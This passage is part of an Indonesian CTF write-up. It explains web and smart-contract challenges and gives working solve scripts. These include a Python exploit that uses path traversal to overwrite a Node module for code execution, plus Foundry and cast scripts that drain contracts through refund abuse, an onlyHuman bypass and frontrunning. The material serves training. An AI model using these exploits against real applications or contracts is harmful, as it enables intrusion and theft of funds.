[*] Waiting for bot to process post...
[+] Flag output:
WRECKIT60{asli_ga_ada_ide_008efdbbc3}
```

## Flag

`WRECKIT60{asli_ga_ada_ide_008efdbbc3}`

**[919 pts] Safe Helper**

**Description**
**instancernya eror juga :3 , kl udah solve local optick yah, dibuatin remote :3**

## Solusi

Pada challenge ini diberikan attachment web helper bernama Holodeck B2B berbasis Node.js + Express.

**Vuln chain:**

1. **Path traversal pada `messageId`:** `/api/submit` menulis payload yang diunggah langsung ke `path.join(outDir, messageId)` tanpa memvalidasi nilainya. Memberikan `../../../lib/monitor.js` akan keluar dari direktori `msg_out` yang dimaksud dan menimpa modul aplikasi

```
app.post('/api/submit', async (req, res) => {
    }

    const payloadPath = path.join(outDir, `${messageId}`);
    await req.files.payload.mv(payloadPath);

    const meta = [
      `PModeId=${pmodeId}`,
      `ConversationId=${conversationId}`,
      `MessageId=${messageId}`,
      `Service=${service}`,
      `Action=${action}`,
      `Payload-1=${filename};type=${mimeType}`,
    ].join('\n');

    const metaAccepted = path.join(outDir, `${messageId}.accepted`);
    fs.writeFileSync(metaAccepted, meta, 'utf8');
    const metaMmd = path.join(outDir, `${messageId}.mmd`);
    fs.renameSync(metaAccepted, metaMmd);
```

2. **Pembersihan yang bisa dilewati (bypassable cleanup):** Tugas async pasca-upload melakukan rename berbasis PBKDF. Jika terjadi error **sebelum** `fs.renameSync(payloadPath,`

finalPath) (misalnya memakai kdfAlgo yang tidak didukung), file berbahaya tetap berada di lokasi yang dikendalikan penyerang.

```
app.post('/api/submit', async (req, res) => {
    res.json({ ok: true, message: `submitted ${messageId}`, files: { payload: payloadPath, meta:

    (async () => {
      try {
        await symlinkCheck(outDir, { neutralizeAll: false });
        const salt = crypto.createHash('sha256').update(saltSeed).digest();
        const dk = crypto.pbkdf2Sync(String(messageId), salt, kdfIters, kdfLen, kdfAlgo);
        const dkhex = dk.toString('hex');
        const finalPath = `${payloadPath}-${dkhex}.payload`;
        fs.renameSync(payloadPath, finalPath);
        console.log(`renamed -> ${path.basename(finalPath)}`);
      } catch (postErr) {
        console.error('rename failed:', postErr && postErr.message ? postErr.message : postErr);
      }
    })();
  } catch (e) {
    res.status(500).json({ ok: false, error: e.message });
  }
});
```

3. **Hot module reload:** /api/history menghapus require.cache dan memuat ulang ./lib/monitor setiap kali, sehingga mengeksekusi kode apa pun yang kini berada di sana.

```
function loadMonitor() {
  delete require.cache[require.resolve('./lib/monitor')];
  return require('./lib/monitor');
}
```

Modul asli hanya membungkus execFile untuk menjalankan perintah Holodeck, jadi menggantinya dapat memberikan RCE.


**Eksploitasi:**

1. Buat `monitor.js` berbahaya yang mengekspor `runMonitor`, membaca `${HB2B_HOME}/flag`, lalu mengembalikan isinya dalam `{ stdout, stderr }`.

2. Lakukan POST ke `/api/submit` dengan multipart form data:
   - `messageId=../../../lib/monitor.js`
   - `kdfAlgo=foo` (digest tidak valid untuk memicu kegagalan PBKDF)
   - `payload` berisi modul berbahaya

3. Exception PBKDF menghentikan proses rename async, sehingga `/app/lib/monitor.js` tetap tergantikan versi attacker.

4. Lakukan GET ke `/api/history`; karena helper mengosongkan cache modul, ia mengeksekusi `runMonitor` yang sudah ditrojan, yang mengembalikan flag di field JSON `result`.

**exploit.py**

```python
import requests
import time

BASE = "http://146.190.83.95:5513"

malicious_js = (
    """
const fs = require('fs');
const path = require('path');

function readFlag() {
  const hbHome = process.env.HB2B_HOME || '/app/holodeckb2b-7.0.1';
  const flagPath = path.join(hbHome, 'flag');
  try {
    return fs.readFileSync(flagPath, 'utf8');
  } catch (err) {
    return `flag read failed: ${err.message}`;
  }
}

function runMonitor(cfg, args = []) {
  const data = readFlag();
  return Promise.resolve({ stdout: data, stderr: '' });
}

module.exports = { runMonitor };
""".strip()
    + "\n"
)


def drop_payload():
    files = {
        "payload": (
            "monitor.js",
            malicious_js.encode("utf-8"),
            "application/javascript",
        )
    }
    data = {
        "messageId": "../../../lib/monitor.js",
```

```
        "kdfAlgo": "foo",
        "filename": "monitor.js",
    }
    resp = requests.post(f"{BASE}/api/submit", data=data, files=files,
timeout=10)
    print("[+] submit status", resp.status_code)
    try:
        print(resp.json())
    except ValueError:
        print(resp.text)


def fetch_flag():
    time.sleep(1)
    resp = requests.get(f"{BASE}/api/history", timeout=10)
    print("[+] history status", resp.status_code)
    try:
        data = resp.json()
        print(data)
        return data.get("result")
    except ValueError:
        print(resp.text)


def main():
    drop_payload()
    flag = fetch_flag()
    if flag:
        print("[+] potential flag:", flag)
    else:
        print("[-] failed to retrieve flag")


if __name__ == "__main__":
    main()
```

```
> python3 exploit.py
[+] submit status 200
{'ok': True, 'message': 'Submitted ../../../lib/monitor.js', 'files': {'payload': '/app/lib/monitor.js', 'meta': '/app/lib/monitor.js.mmd'}}
[+] history status 200
{'ok': True, 'result': 'WRECKIT60{surely_its_not_safe_enough_to_handle_the_maximum_love_you_give_to_me}'}
[+] potential flag: WRECKIT60{surely_its_not_safe_enough_to_handle_the_maximum_love_you_give_to_me}
```

## Flag

WRECKIT60{surely_its_not_safe_enough_to_handle_the_maximum_love_you_give_to_me}

## Blockchain

### [100 pts] Reentry

**Description**

Mandatory challenge in the blockchain CTF scene
Web UI: http://146.190.83.95:44444
Written by hanzceo

**Solusi**

biang kerok ada disini

```
    function removeGpsGadget() external {
        require(altitude[msg.sender] >= 0, GadgetNonExistent());
        altitude[msg.sender] = 0;
        readingFee[msg.sender] = 0;

        (bool success,) = msg.sender.call{value: CREATION_FEE}("");
        require(success, RefundError());

        // wake-disable-next-line
        emit GadgetRemoved(msg.sender, tx.origin);
    }
```

uint256 pasti >=0 jadi kita bisa call berkali2 (balance/CREATION_FEE) sampai kerefund semua.

**solve.py**

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

import {Script, console} from "forge-std/Script.sol";
import {Setup} from "../src/Setup.sol";
import {Spaceship} from "../src/Spaceship.sol";

contract SolveSetupScript is Script {
    function run() public {
        string memory rpcUrl = vm.envString("RPC_URL");
        uint256 privKey = vm.envUint("PRIVKEY");
        address setupAddress = vm.envAddress("SETUP_CONTRACT_ADDR");
```

```
        vm.createSelectFork(rpcUrl);
        vm.startBroadcast(privKey);

        Setup setup = Setup(setupAddress);
        Spaceship spaceship = setup.spaceship();

        uint256 creationFee = spaceship.CREATION_FEE();
        uint256 balance = address(spaceship).balance;
        uint256 iterations = balance / creationFee;

        console.log("Spaceship starting balance", balance);

        for (uint256 i = 0; i < iterations; ++i) {
            spaceship.removeGpsGadget();
        }

        require(address(spaceship).balance == 0, "Spaceship still funded");
        require(setup.isSolved(), "Challenge not solved");

        vm.stopBroadcast();

        console.log("Setup puzzle solved");
    }
}
```

## Flag

`WRECKIT60{19_juta_lapangan_pekerjaan__hanzzz_7f98a45e}`

## [304 pts] Hamburger

**Description**

Burgir
Web UI: http://146.190.83.95:43333
Written by hanzceo

**Solusi**

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

/**
 * @title Ephemeral
  * @notice Stores ether temporarily for a designated beneficiary with privileged reset controls.
  * @dev Demonstration contract with intentional trust assumptions for challenge purposes.
 */
contract Ephemeral {
    address deployer;
    address beneficiary;

    error OnlyHuman();

    modifier onlyHuman() {
        require(msg.sender.code.length == 0, OnlyHuman());
        _;
    }

    /**
       * @notice Deploys the locker with a beneficiary and optional ether balance.
     * @param _beneficiary Address permitted to withdraw locked funds.
     */
    constructor(address _owner, address _beneficiary) payable {
        deployer = _owner;
        beneficiary = _beneficiary;
    }
```

```
    /**
     * @notice Allows the beneficiary to withdraw the entire contract balance.
     * @dev Reverts if the caller is not the designated beneficiary.
     */
    function withdraw() external {
        require(msg.sender == beneficiary);

        payable(msg.sender).transfer(address(this).balance);
    }

    /**
     * @notice Debug helper to clear the beneficiary so a new one can be set.
     * @dev Debug helper, not intended for production deployments.
     * @dev @intern hi
     */
    function resetBeneficiary() external onlyHuman {
        beneficiary = address(0);
    }

    /**
      * @notice Sets a new beneficiary when invoked by the deployer or when
uninitialized.
     * @param _beneficiary Address to receive future withdrawals.
       * @dev Reverts unless called by the deployer or the locker has no
beneficiary.
     */
    function setBeneficiary(address _beneficiary) external onlyHuman {
        require(msg.sender == deployer || beneficiary == address(0));
        beneficiary = _beneficiary;
    }
}
```

Sesuai namanya kayaknya ini ada hubungannya sama sandwiching. kita butuh withdraw. di chal.py liat sekilas ada sandwiching bot / post hook tx yang bikin kita tiap reset beneficiary. bakal ngefrontrun setBeneficiary. ada check onlyHuman tapi ini bisa kita bypass dengan ngecall fungsi2 ini pas constructor dimana codesize masih 0. Jadi kita tinggal bikin contract yg di constructor :

1. reset beneficiary
2. set beneficiary
3. withdraw

4. transfer eth ke player.

**solve.py**

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

import {Script, console} from "forge-std/Script.sol";
import {Setup} from "../src/Setup.sol";
import {Ephemeral} from "../src/EphemeralLocker.sol";

contract Helper {
    constructor(Ephemeral locker) {
        locker.resetBeneficiary();
        locker.setBeneficiary(address(this));
        locker.withdraw();
        //send to msg.sender
        payable(msg.sender).transfer(address(this).balance);
    }

}

contract SolveScript is Script {
    function run() public {
        string memory rpcUrl = vm.envString("RPC_URL");
        uint256 privKey = vm.envUint("PRIVKEY");
        address setupAddress = vm.envAddress("SETUP_CONTRACT_ADDR");
        address player = vm.addr(privKey);

        vm.createSelectFork(rpcUrl);
        vm.startBroadcast(privKey);

        Setup setup = Setup(setupAddress);
        Ephemeral locker = setup.ephemeral();

        new Helper(locker);
        vm.stopBroadcast();

        require(player.balance > 10 ether, "player balance too low");
        require(setup.isSolved(), "challenge not solved");
```

```
        console.log("Ephemeral solved, player balance:", player.balance);
    }
}
```

### Flag

WRECKIT60{hamoud_habibi_hamoud_burgir__hanzzz_0cf9fc17}

[793 pts] Zero

**Description**
A review to an old vulnerability.
ANVIL_EXTRA_OPTIONS="--block-time 4 --gas-limit 2000000"
Web UI: http://146.190.83.95:42222
Written by hanzceo

**Solusi**

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

import {EthKing} from "./EthKing.sol";

contract Setup {
    EthKing public ethking;
    address player;

    constructor(address _player) payable {
        player = _player;
        ethking = new EthKing{value: 100 ether}();
    }

    function isSolved() external view returns (bool) {
        return player.balance > 100 ether;
    }
}
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

/**
 * @title EthKing
 * @notice A racing game where the first player to interact with the contract after the deadline wins all funds
 * @dev Players pay a fee to participate, and the first to call win() after the deadline claims everything
 */
```

```
contract EthKing {
    /**
     * @notice The minimum fee required to participate in the game
     * @dev Set to 0.001 ether and cannot be changed after deployment
     */
    uint256 immutable FEE = 0.001 ether;

    /**
     * @notice The timestamp after which the first interaction wins all funds
     * @dev Set to 30 seconds after contract deployment
     */
    uint256 deadline;

    /**
     * @notice Whether the game has ended and prize has been claimed
     * @dev Set to true when someone wins after the deadline
     */
    bool gameEnded;

    error OnlyHuman();
    error GameAlreadyEnded();

    /**
     * @notice Ensures that only externally owned accounts (EOAs) can call the
function
     * @dev Prevents smart contracts from calling by checking code length is
zero
     * @custom:security This modifier helps prevent automated contract-based
attacks
     */
    modifier onlyHuman() {
        require(msg.sender.code.length == 0, OnlyHuman());
        _;
    }

    /**
     * @notice Initializes the EthKing game contract
     * @dev Establishes a 30-second deadline after which the first interaction
wins
     * @custom:payable Contract must receive ETH during deployment to fund the
prize pool
     */
```

```
    constructor() payable {
        deadline = block.timestamp + 60 seconds;
        gameEnded = false;
    }

    /**
     * @notice Allows players to participate in the race or claim the prize if deadline has passed
      * @dev Players must send at least FEE amount and be an EOA (externally owned account)
       * @custom:payable Requires minimum payment of FEE (0.001 ether) to participate
       * @custom:timing If called after deadline, the first caller wins all contract funds
      * @custom:timing If called before deadline, payment is accepted but no winner yet
      * @custom:access Only externally owned accounts can call this function (enforced by onlyHuman modifier)
     */
    function win() external payable onlyHuman {
        require(msg.value >= FEE);
        require(!gameEnded, GameAlreadyEnded());

        if (block.timestamp >= deadline) {
            gameEnded = true;
            payable(msg.sender).transfer(address(this).balance);
        }
        // If before deadline, just accept the payment and wait
    }
}
```

Kita perlu call win() setelah deadline sebelum bot (hook tiap block) ngecall win(). a.k.a frontrun, IIRC node eth biasanya ordering tx di block baeed on gas price. jadinya biar kita bisa ngefrontrun tx bot di blok yang sama kita tinggal naikin gas price ke 1000 dan loop sampe deadline terpenuhi biar di blok yang pas tx kita bisa land.

**solve.py**

```
#!/usr/bin/env bash
```

```
# Minimal spam loop — no manual nonce handling (let node/cast manage it)
set -u

RPC_URL="http://146.190.83.95:42222/e522cd27-7436-4abb-b29f-5907041a9ed3"
PRIVKEY="0x9e43670bf3f20903ade504bf3c2f74ef16adc76bafc58c0284dde12b66456517"
SETUP_CONTRACT_ADDR="0xC4aF4C3F19e8A35F210cb950fe408C992ea42387"
WALLET_ADDR="0x73ddd5dc2392da1558795E17CD186f2fcB7b429B"


VALUE="0.001ether"
GAS_PRICE="1000gwei"
GAS_LIMIT="100000"
INTERVAL_SECONDS=1

echo "[*] RPC: $RPC_URL"
echo "[*] From: $WALLET_ADDR"
echo "[*] Setup: $SETUP_CONTRACT_ADDR"

# Decode the return type as address to avoid 32-byte raw output
ETHKING_ADDR=$(cast call "$SETUP_CONTRACT_ADDR" "ethking()(address)"
--rpc-url "$RPC_URL" | tr -d '[:space:]')

# Fallback if decode fails (empty output)
if [ -z "$ETHKING_ADDR" ]; then
  echo "[!] ethking() decode failed; falling back to SETUP_CONTRACT_ADDR"
  ETHKING_ADDR="$SETUP_CONTRACT_ADDR"
fi

# Basic sanity check on address length (should be 42 chars with 0x prefix)
if [ ${#ETHKING_ADDR} -ne 42 ]; then
  echo "[!] Invalid EthKing address resolved: '$ETHKING_ADDR'"
  exit 1
fi

echo "[*] Target EthKing: $ETHKING_ADDR"
echo "[*] Looping every ${INTERVAL_SECONDS}s (no manual nonce)"

while true; do
  ts=$(date --iso-8601=seconds)
  echo "[$ts] send win()..."
  if cast send "$ETHKING_ADDR" "win()" \
```

```
        --rpc-url "$RPC_URL" \
        --private-key "$PRIVKEY" \
        --value "$VALUE" \
        --gas-price "$GAS_PRICE" \
        --gas-limit "$GAS_LIMIT"; then
    echo "[$ts] submitted"
  else
    echo "[$ts] submit failed"
  fi
  sleep "$INTERVAL_SECONDS"
done
```

### Flag

`WRECKIT60{classic_attack_rare_on_bounties__hanzzz_d5cbcca8}`

**[919 pts] Balokchain**

**Description**

Yes, this is a 0day.
ANVIL_EXTRA_OPTIONS="--block-time 1 --gas-limit 20000000 --fork-url https://scroll-mainnet.infura.io/v3/API_KEY"
If you can't solve remotely, open a ticket and give your solve script. Author will give you the flag after judging.
Web UI: http://146.190.83.95:41111
Written by hanzceo

**Solusi**

```
contract Setup {
    IRollup public rollup;
    address public deployer;
    address player;

    constructor(address _player) payable {
        deployer = msg.sender;
        player = _player;
        rollup = IRollup(0x1c88459D014e571c332BF9199aD2D35C93219A2e);
    }

    function isSolved() external view returns (bool) {
        return deployer.balance < 0.01 ether;
    }
}
```

Diberi setup contract seperti ini, kita perlu ngedrain deployer.


```
def post_tx_hook(data, response, node_info):
    """
    Executed after a transaction is processed.
    Returns:
```

```
        - status: HTTP status code (e.g., 200 for success, 400 for error)
          - msg: Message to be returned in the response in case of non 2xx
status
    """

    mnemonic = node_info.seed
                    deployer_account     =     Account.from_mnemonic(mnemonic,
account_path="m/44'/60'/0'/0/0")

    deployer_address = deployer_account.address

    rpc_url = f"http://127.0.0.1:{node_info.port}"
    setup_addr = node_info.contract_addr
    web3 = Web3(HTTPProvider(rpc_url))

                                              setup_contract_info           =
json.loads(Path("compiled/Setup.sol/Setup.json").read_text())
                 setup_contract     =     web3.eth.contract(address=setup_addr,
abi=setup_contract_info["abi"])

    rollup_addr = setup_contract.functions.rollup().call()

                                             rollup_contract_info           =
json.loads(Path("compiled/IRollup.sol/IRollup.json").read_text())
                rollup_contract    =    web3.eth.contract(address=rollup_addr,
abi=rollup_contract_info["abi"])

    if web3.eth.block_number > 300:
        return 403, "Challenge ended"

    try:
        txn = rollup_contract.functions.postNonRegistrationBlock(
            b"\x00" * 32,
            0,
            0,
            b"\x00" * 16,
            [b"\x00" * 32, b"\x00" * 32],
            [b"\x00" * 32, b"\x00" * 32, b"\x00" * 32, b"\x00" * 32],
            [

bytes.fromhex("266edd38e735d530340ee0cf1928ac83fed0e24ca7897af4f23ee6dea4d1625
1"),
```

```
bytes.fromhex("0edfbe763843ca71b6cbd671e4e9fcf28aaad97991be96490e38b39f123fc9cd"),

bytes.fromhex("186b0447aff3de646775301e14002f09a752aecf2f700747429538637eb4c3f8"),

bytes.fromhex("1dac1fd3f4881bd6b6c07c833cce4d921d4aa0478fd2a51c609e7056d4713b72"),
            ],
            b"\x00" * 32,
            b""
        ).build_transaction(
            {
            "from": deployer_address,
            "nonce": web3.eth.get_transaction_count(deployer_address),
            "value": Web3.to_wei("0.01", "ether"),
            }
        )

                        tx_create   =   web3.eth.account.sign_transaction(txn, deployer_account.key)
        tx_hash = web3.eth.send_raw_transaction(tx_create.raw_transaction)
    except Exception:
        pass

    return 200, ""
```

Disini kita liat ada post tx hook yang ngecall postNonRegistrationBug di contract Rollup. Wallet deployer juga ngesend 0.01 ether buat jaga2 penalty. Disini kita bisa tahu satu2nya cara ngedrain dari deployer address cuma dari sini, entah dari call ini yang ngambil 0.01 ether atau dari gas fee transaction (yang bakal ke consume).

Hasil dump ke GPT dari contract scroll yang tertera mention vuln gini



## High severity

### 1) Nonce bypass lets builders replay the same block forever

In `_postBlock` you **skip nonce checks if** `builderNonce == 0`:

solidity Copy code

```
// Bypass nonce check if nonce is 0
if (blockPostData.builderNonce != 0) {
  ...
}
```

Impact:

- A builder can continuously call `postRegistrationBlock` / `postNonRegistrationBlock` with `builderNonce = 0` and identical calldata. Every call passes the nonce gate, passes pairing once, and appends another block with the same content. That allows unbounded chain growth as long as they pay the penalty fee (or set it to 0 via owner action), enabling griefing / spam.

Yang berarti post tx hook ini pasti kena penalty yang nyebabin balancenya bakal berkurang. Tergantung penalty yang dinamis. Gw sempat kepikiran terus challnya dimana kalo exploitnya ada di tx hook? tapi waktu terbatas jadi gas aja.

Setelah saya coba

```
cast send $WALLET_ADDR --value 0 --rpc-url $RPC_URL --private-key $PRIVKEY
```

Untuk ngetrigger post tx hook, saya notice balance deployer decrease, walau gak 0.01 (cuma sekitar 0.003). Yaudah proses ini (ngetrigger post tx hook) tinggal diloop sampe goal tercapai.

**solve.py**

```
while true; do
  cast send $WALLET_ADDR --value 0 --rpc-url $RPC_URL --private-key $PRIVKEY
done
```

## Flag

WRECKIT60{they_say_this_aint_a_bug_idk__hanzzz_04bcdb7e}